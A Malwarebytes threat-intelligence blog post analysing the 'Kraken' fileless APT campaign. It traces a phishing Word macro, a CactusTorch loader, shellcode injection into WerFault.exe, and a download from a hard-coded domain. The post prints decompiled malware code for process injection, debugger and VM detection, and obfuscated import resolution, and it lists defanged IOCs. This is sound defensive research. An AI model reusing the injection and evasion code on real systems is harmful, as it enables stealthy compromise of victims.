

# Release the Kraken: Fileless APT attack abuses Windows Error Reporting service

[blog.malwarebytes.com/malwarebytes-news/2020/10/kraken-attack-abuses-wer-service](https://blog.malwarebytes.com/malwarebytes-news/2020/10/kraken-attack-abuses-wer-service)

Threat Intelligence Team

October 6, 2020



*This blog post was authored by Hossein Jazi and Jérôme Segura.*

On September 17th, we discovered a new attack called Kraken that injected its payload into the Windows Error Reporting (WER) service as a defense evasion mechanism.

That reporting service, WerFault.exe, is usually invoked when an error related to the operating system, Windows features, or applications happens. When victims see WerFault.exe running on their machine, they probably assume that some error happened, while in this case they have actually been targeted in an attack.

While this technique is not new, this campaign is likely the work of an APT group that had earlier used a phishing attack enticing victims with a worker's compensation claim. The threat actors compromised a website to host its payload and then used the CactusTorch framework to perform a fileless attack followed by several anti-analysis techniques.

At the time of writing, we could not make a clear attribution to who is behind this attack, although some elements remind us of the Vietnamese APT32 group.

## Malicious lure: 'your right to compensation'

On September 17, we found a new attack starting from a zip file containing a malicious document most likely distributed through spear phishing attacks.

The document "Compensation manual.doc" pretends to include information about compensation rights for workers:





Figure 3: yourrighttocompensation website

This domain was registered on 2020-06-05 while the document creation time is 2020-06-12, which likely indicates that they are part of the same attack.


Inside, we see a malicious macro that uses a modified version of CactusTorch VBA module to execute its shellcode. CactusTorch is leveraging the DotNetToJscript technique to load a .Net compiled binary into memory and execute it from vbscript.

The following figure shows the macro content used by this threat actor. It has both *AutoOpen* and *AutoClose* functions. *AutoOpen* just shows an error message while *AutoClose* is the function that performs the main activity.



This DLL is a loader that injects an embedded shellcode into *WerFault.exe*. To be clear, this is not the first case of such a technique. It was observed before with the NetWire RAT and even the Cerber ransomware.

The loader has two main classes: “*Kraken*” and “*Loader*”.



```
1 // C:\Users\REM\Desktop\tempfile.dat
2 // Kraken, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
3
4 // Timestamp: 5EE346AB (6/12/2020 5:11:07 AM)
5
6 using System;
7 using System.Reflection;
8 using System.Runtime.CompilerServices;
9 using System.Security.Permissions;
10
11 [assembly: AssemblyVersion("0.0.0.0")]
12 [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
13 [assembly: CompilationRelaxations(8)]
14 [assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
15
```

Figure 5: Kraken.dll

The *Kraken* class contains the shellcode that will be injected into the target process defined in this class as “*WerFault.exe*”. It only has one function that calls the *Load* function of *Loader* class with shellcode and target process as parameters.

```
using System;
using System.Runtime.InteropServices;

namespace Kraken
{
    // Token: 0x02000002 RID: 2
    [ComVisible(true)]
    public class Kraken
    {
        // Token: 0x06000001 RID: 1 RVA: 0x0001B394 File Offset: 0x0001A394
        public Kraken()
        {
            byte[] shellcode = new byte[]
            {
                232,
                0,
                0,
                0,
                0,
                88,
                137,
                ...
                ...
                15,
                111,
                78,
                16,
                243,
                15,
                127,
                7,
                243,
                15,
                127,
                "Not showing all elements because this array is too big (103235 elements)"
            };
            string targetProcess = "C:\\windows\\syswow64\\WerFault.exe";
            this.Sink(targetProcess, shellcode);
        }

        // Token: 0x06000002 RID: 2 RVA: 0x0001B3D0 File Offset: 0x0001A3D0
        public void Sink(string targetProcess, byte[] shellcode)
        {
            Loader loader = new Loader();
            try
            {
                loader.Load(targetProcess, shellcode);
            }
            catch (Exception ex)
            {
                Console.WriteLine("[x] Something went wrong!!" + ex.Message);
            }
        }
    }
}
```




Figure 6: Kraken class

The *Loader* class is responsible for injecting shellcode into the target process by making Windows API calls.

```
public void Load(string targetProcess, byte[] shellcode)
{
    Loader.PROCESS_INFORMATION pInfo = this.StartProcess(targetProcess);
    this.FindEntry(pInfo.hProcess);
    if (!this.CreateSection((uint)shellcode.Length))
    {
        throw new SystemException("[x] Failed to create new section!");
    }
    this.SetLocalSection((uint)shellcode.Length);
    this.CopyShellcode(shellcode);
    this.MapAndStart(pInfo);
    Loader.CloseHandle(pInfo.hThread);
    Loader.CloseHandle(pInfo.hProcess);
}
```




Figure 7: Load function

These are the steps it uses to perform its process injection:

- *StartProcess* function calls *CreateProcess* Windows API with 800000C as *dwCreateFlags*.
- *FindEntry* calls *ZwQueryInformationProcess* to locate the base address of the target process.
- *CreateSection* invokes the *ZwCreateSection* API to create a section within the target process.
- *ZwMapViewOfSection* is called to bind the section to the target process in order to copy the shellcode in by invoking *CopyShellcode*.
- *MapAndStart* finishes the process injection by calling *WriteProcessMemory* and *ResumeThread*.

## ShellCode Analysis

---

Using HollowHunter we dumped the shell code injected into *WerFault.exe* for further analysis. This DLL performs its malicious activities in multiple threads to make its analysis harder.

This DLL is executed by calling the “*DllEntryPoint*” that invokes the “*Main*” function.



```

/* WARNING: Function: __SEH_prolog4 replaced with injection: SEH_prolog4 */
int __cdecl Main(HINSTANCE__ *param_1,ulong param_2,void *param_3)
{
    int iVar1;
    undefined4 *in_FS_OFFSET;
    undefined4 local_14;

    if ((param_2 == 0) && (DAT_10019ee0 < 1)) {
        iVar1 = 0;
    }
    else {
        if (((param_2 != 1) && (param_2 != 2)) ||
            ((iVar1 = FUN_10001ff2(param_1,param_2,param_3), iVar1 != 0 &&
              (iVar1 = dllmainCRT_dispatch(param_1,param_2,param_3), iVar1 != 0)))) {
            iVar1 = DllMain(param_1,param_2);
            if ((param_2 == 1) && (iVar1 == 0)) {
                DllMain(param_1,0);
                FUN_10001e37((uint)(param_3 != (void *)0x0));
                FUN_10001ff2(param_1,0,param_3);
            }
            if (((param_2 == 0) || (param_2 == 3)) &&
                (iVar1 = dllmainCRT_dispatch(param_1,param_2,param_3), iVar1 != 0)) {
                iVar1 = FUN_10001ff2(param_1,param_2,param_3);
            }
        }
    }
    *in_FS_OFFSET = local_14;
    return iVar1;
}

```



Figure 8: Main Process

The *main* function calls *DllMain* which creates a thread to perform its functions in a new thread within the context of the same process.

```

undefined4 DllMain(undefined4 param_1,int param_2)
{
    HANDLE pvVar1;

    /* 0x1030 3 DllMain */
    if (param_2 == 1) {
        DAT_1001a944 = param_1;
        pvVar1 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10001010,(LPVOID)0x0,0,(LPDWORD)0x0);
        if (pvVar1 != (HANDLE)0xffffffff) {
            Sleep(100);
        }
    }
    return 1;
}

```




Figure 9: Dll main

The created thread at first performs some anti-analysis checks to make sure it's not running in an analysis/sandbox environment or in a debugger.

It does this through the following actions:



## 1) Checks existence of a debugger by calling *GetTickCount*:

*GetTickCount* is a timing function that is used to measure the time needed to execute some instruction sets. In this thread, it is being called two times before and after a *Sleep* instruction and then the difference is being calculated. If it is not equal to 2 the program exits, as it identifies it is being debugged.

```
void FUN_10001900(void)
{
    DWORD idThread;
    BOOL BVar1;
    int iVar2;
    UINT Msg;
    WPARAM wParam;
    LPARAM lParam;
    tagMSG local_28;
    DWORD local_c;
    SIZE_T *local_8;

    local_8 = &DAT_10019200;
    lParam = 0x2a;
    wParam = 0x17;
    Msg = 0x402;
    idThread = GetCurrentThreadId();
    PostThreadMessageA(idThread,Msg,wParam,lParam);
    BVar1 = PeekMessageA((LPMSG)&local_28,(HWND)0xffffffff,0,0,0);
    if (((BVar1 != 0) && (local_28.message == 0x402)) && (local_28.wParam == 0x17)) &&
        (local_28.lParam == 0x2a)) {
        local_c = GetTickCount();
        Sleep(0x28a);
        idThread = GetTickCount();
        if (((idThread - local_c) / 300 == 2) && (iVar2 = SandBoxDetection(), iVar2 == 0)) {
            FUN_10001280();
            FUN_100011f0();
            FUN_10001b60((int)(local_8 + 1),(int)(local_8 + 1),*local_8);
            FUN_10001890((undefined8*)(local_8 + 1),*local_8);
        }
    }
    return;
}
```



Figure 10: Created thread

## 2) VM detection:

In this function, it checks if it is running in VmWare or VirtualBox by extracting the provider name of the display driver registry key (``SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000'`) and then checking if it contains the strings VMware or Oracle.

```

void SandBoxDetection(void)
{
    int iVar1;
    undefined4 local_120;
    LSTATUS LStack284;
    DWORD local_118;
    DWORD local_114;
    LSTATUS LStack272;
    HKEY local_10c;
    BYTE aBStack264 [256];
    uint local_8;

    local_8 = DAT_1001965c ^ (uint)&stack0xffffffffc;
    local_118 = 1;
    local_120 = 0;
    local_114 = 0x100;
    LStack272 = RegOpenKeyExA((HKEY)0x80000002,s_SYSTEM\\ControlSet001\\Control\\Cla_10019078,0,0x20019
        (PHKEY)&local_10c);
    if (LStack272 == 0) {
        LStack284 = RegQueryValueExA(local_10c,s_ProviderName_100190c8,(LPDWORD)0x0,&local_118,
            aBStack264,&local_114);
        RegCloseKey(local_10c);
    }
    if ((LStack284 == 0) &&
        (iVar1 = func_0x10002fc0(aBStack264,s_VMware_100190d8,local_120), iVar1 == 0)) {
        func_0x10002fc0(aBStack264,s_Oracle_100190e0,local_120);
    }
    FUN_10001c9d();
    return;
}

```




Figure 11: VM detection

### 3) *IsProcessorFeaturePresent*:

This API call has been used to determine whether the specified processor feature is supported or not. As you see from the below picture, “0x17” has been passed to this API as a parameter which means it checks *\_\_fastfail* support before proceeding with immediate termination.

```

BVar2 = IsProcessorFeaturePresent(0x17);
if (BVar2 != 0) {
    pcVar1 = (code *)swi(0x29);
    (*pcVar1)();
    return;
}
_DAT_10019ff8 =
    (uint)(in_NT & 1) * 0x4000 | (uint)(in_IF & 1) * 0x200 | (uint)(in_TF & 1) * 0x100 |
    (uint)(BVar2 < 0) * 0x80 | (uint)(BVar2 == 0) * 0x40 | (uint)(in_AF & 1) * 0x10 |
    (uint)(in_PF & 1) * 4 | (uint)(in_ID & 1) * 0x200000 | (uint)(in_VIP & 1) * 0x100000 |
    (uint)(in_VIF & 1) * 0x80000 | (uint)(in_AC & 1) * 0x40000;
_DAT_10019ffc = &stack0x00000004;
_DAT_10019f38 = 0x10001;
_DAT_10019ee8 = 0xc0000409;
_DAT_10019eec = 1;
_DAT_10019ef8 = 1;
_DAT_10019efc = 2;
_DAT_10019ef4 = local_res0;
_DAT_10019fc4 = in_GS;
_DAT_10019fc8 = in_FS;
_DAT_10019fcc = in_ES;
_DAT_10019fd0 = in_DS;
_DAT_10019fd4 = unaff_EDI;
_DAT_10019fd8 = unaff_ESI;
_DAT_10019fdc = unaff_EBX;
_DAT_10019fe0 = extraout_EDX;
_DAT_10019fe4 = extraout_ECX;
_DAT_10019fe8 = BVar2;
_DAT_10019fec = local_4;
DAT_10019ff0 = local_res0;
_DAT_10019ff4 = in_CS;
_DAT_1001a000 = in_SS;
FUN_10002040((_EXCEPTION_POINTERS *)&PTR_DAT_10012184);
return;
}

```



Figure 12: InProcessorFeaturePresent

#### 4) *NtGlobalFlag*:

The shell code checks *NtGlobalFlag* in *PEB* structure to identify whether it is being debugged or not. To identify the debugger it compares the *NtGlobalFlag* value with *0x70*.

#### 5) *IsDebuggerPresent*:

This checks for the presence of a debugger by calling “*IsDebuggerPresent*”.

```

void FUN_100011f0(void)
{
    BOOL BVar1;
    if ((* (uint *) (DAT_1001a93c + 0x68) & 0x70) != 0) {
        FUN_100045d5(0xffffffff);
    }
    if (DAT_1001a938 == 0) {
        BVar1 = IsDebuggerPresent();
        if (BVar1 != 0) {
            FUN_100045d5(0xffffffff);
        }
    }
    else {
        if ((* (uint *) (DAT_1001a938 + 0xbc) & 0x70) != 0) {
            FUN_100045d5(0xffffffff);
        }
    }
    return;
}

```




Figure 13: NtGlobalFlag and IsDebuggerPresent check

After performing all these anti-analysis checks, it goes into a function to create its final shellcode in a new thread. The import calls used in this part are obfuscated and resolved dynamically by invoking the “*Resolve\_Imports*” function.

This function gets the address of “*kernel32.dll*” using *LoadLibraryEx* and then in a loop retrieves 12 imports.

```

void Resolve_Imports(void)
{
    HMODULE hModule;
    FARPROC pFVar1;
    uint local_10c;
    int local_108 [64];
    uint local_8;

    local_8 = DAT_1001965c ^ (uint)&stack0xffffffffc;
    hModule = LoadLibraryW(u_kernel32.dll_10019600);
    local_10c = 0;
    while (local_10c < 0xc) {
        FUN_10002e60(local_108, 0, 0x100);
        Hash_Calculation((int)&DAT_100190e8, 4, (int)(&PTR_DAT_100190ec)[local_10c], (int)local_108);
        pFVar1 = GetProcAddress(hModule, (LPCSTR)local_108);
        (&VirtualAlloc_exref)[local_10c] = pFVar1;
        if ((&VirtualAlloc_exref)[local_10c] == (code *)0x0) break;
        local_10c = local_10c + 1;
    }
    FUN_10001c9d();
    return;
}

```



Figure 14: Resolve\_Imports

Using the *libpeconv* library we are able to get the list of resolved API calls. Here is the list of imports, and we can expect it is going to perform some process injection.

*VirtualAlloc*  
*VirtualProtect*  
*CreateThread*  
*VirtualAllocEx*  
*VirtualProtectEx*  
*WriteProcessMemory*  
*GetEnvironmentVariableW*  
*CreateProcessW*  
*CreateRemoteThread*  
*GetThreadContext*  
*SetThreadContext*  
*ResumeThread*

After resolving the required API calls it creates a memory region using *VirtualAlloc* and then calls “DecryptContent\_And\_WriteToAllocatedMemory” to decrypt the content of the final shell code and write them into created memory.

In the next step, *VirtualProtect* is called to change the protection to the allocated memory to make it executable. Finally, *CreateThread* has been called to execute the final shellcode in a new thread.

```

void __cdecl FUN_10001890(undefined8 *param_1,SIZE_T param_2)
{
    int iVar1;
    DWORD local_c;
    undefined8 *local_8;

    iVar1 = Resolve_Imports();
    if (iVar1 != 0) {
        local_8 = (undefined8 *)VirtualAlloc((LPVOID)0x0,param_2,0x3000,4);
        DecryptContent_And_WriteToAllocatedMemory(local_8,param_1,param_2);
        VirtualProtect(local_8,param_2,0x20,&local_c);
        CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10001870,local_8,0,(LPDWORD)0x0);
    }
    return;
}

```




Figure 15: Resolve Imports and Create new thread

## Final Shell code

The final shellcode is a set of instructions that make an HTTP request to a hard-coded domain to download a malicious payload and inject it into a process.

As first step it loads the *Wininet* API by calling *LoadLibraryA*:




Figure 16: Loads Wininet

Then it builds the list of function calls that are required to make the HTTP request which includes: *InternetOpenA*, *InternetConnectA*, *InternetOpenRequestA* and *InternetSetOptionsExA*.




Figure 17: HttpOpenRequestA

After preparing the requirements for building HTTP request, it creates a HTTP request and sends it by calling *HttpSendRequestExA*. The requested URL is: *http://www.asia-kotoba[.]net/favicon32.ico*




Figure 18: HttpSendRequestExA

In the next step, it checks if the HTTP request is successful or not. If the HTTP request is not successful it calls *ExitProcess* to stop its process.





- APT32 is one of the actors that is known to use CactusTorch HTA to drop variants of the Denis Rat. However, since we were not able to get the final payload we cannot definitely attribute this attack to APT32.
- The domain used to host malicious archives and documents is registered in Ho chi minh city, Vietnam. APT32 has used strategic web compromises to target victims and is believed to be Vietnam-based.

Malwarebytes blocks access to the compromised site hosting the payload:




Figure 21: Lure document attempting to contact remote site

## IOCs

### Lure document:

31368f805417eb7c7c905d0ed729eb1bb0fea33f6e358f7a11988a0d2366e942

### Archive file containing lure document:

d68f21564567926288b49812f1a89b8cd9ed0a3dbf9f670dbe65713d890ad1f4

### Document template image:

yourrighttocompensation[.]com/ping

### Archive file download URLs:

yourrighttocompensation[.]com/?rid=UNfxeHM

yourrighttocompensation[.]com/download/?

key=15a50bfe99cfe29da475bac45fd16c50c60c85bff6b06e530cc91db5c710ac30&id=0

yourrighttocompensation[.]com/?rid=n6XThxD

yourrighttocompensation[.]com/?rid=AuCllLU

**Download URL for final payload:**

asia-kotoba[.]net/favicon32.ico